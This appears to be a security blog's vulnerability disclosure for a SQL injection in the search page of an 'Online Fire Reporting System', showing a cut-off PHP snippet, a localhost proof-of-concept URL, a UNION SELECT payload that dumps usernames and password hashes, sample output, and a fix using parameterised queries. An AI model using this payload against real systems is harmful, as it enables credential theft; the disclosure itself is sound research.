RESEARCHINTHEBIN

BLOG ABOUT

SQL INJECTION - ONLINE FIRE REPORTING SYSTEM

MAY 21, 2022

Product	Online Fire Reporting System
Product Link	**Link**
Vulnerability	SQL Injection
Severity	Critical

OVERVIEW

SQL Injection is an attack where an attacker can maliciously inject their own code into a SQL query. This can lead to the attacker being able to dump arbitary data from the database.

The vulnerability is a result of using non-parameterised queries when fetching search results on the report search page inside the `/report/list.php` file.


```
<?php
if(isset($_GET['search'])):
$i = 1;
$qry = $conn->query("SELECT * from `request_list` where (fullnam
while($row = $qry->fetch_assoc()):
?>
```

As the GET parameters provided by the user are not sanitised or parameterised, a user can inject their own query and end their query in a semicolon and a SQL comment, removing the end of the query and being able to control what data is returned.

This can be used to exfiltrate the username and passwords of all users on the platform. As the passwords are stored as unsalted MD5 hashes, these passwords would be very easy to crack through brute force.

POC Url:

```
http://localhost/?p=report/list&search=a%27)%20UNION%20SELECT%20
```



Search Result against 'a') UNION SELECT null, null,username,password, null, null, null, null, null, null FROM users; -- -'

#	Date Created	Code	Reported By	Message	Location	Action
1	1970-01-01 08:00	admin	0192023a7bbd73250516f069df18b500			View
2	1970-01-01 08:00	mcooper	c7162ff89c647f444fcaa5c635dac8c3			View

The application should use parameterised queries to ensure that any user input is properly escaped.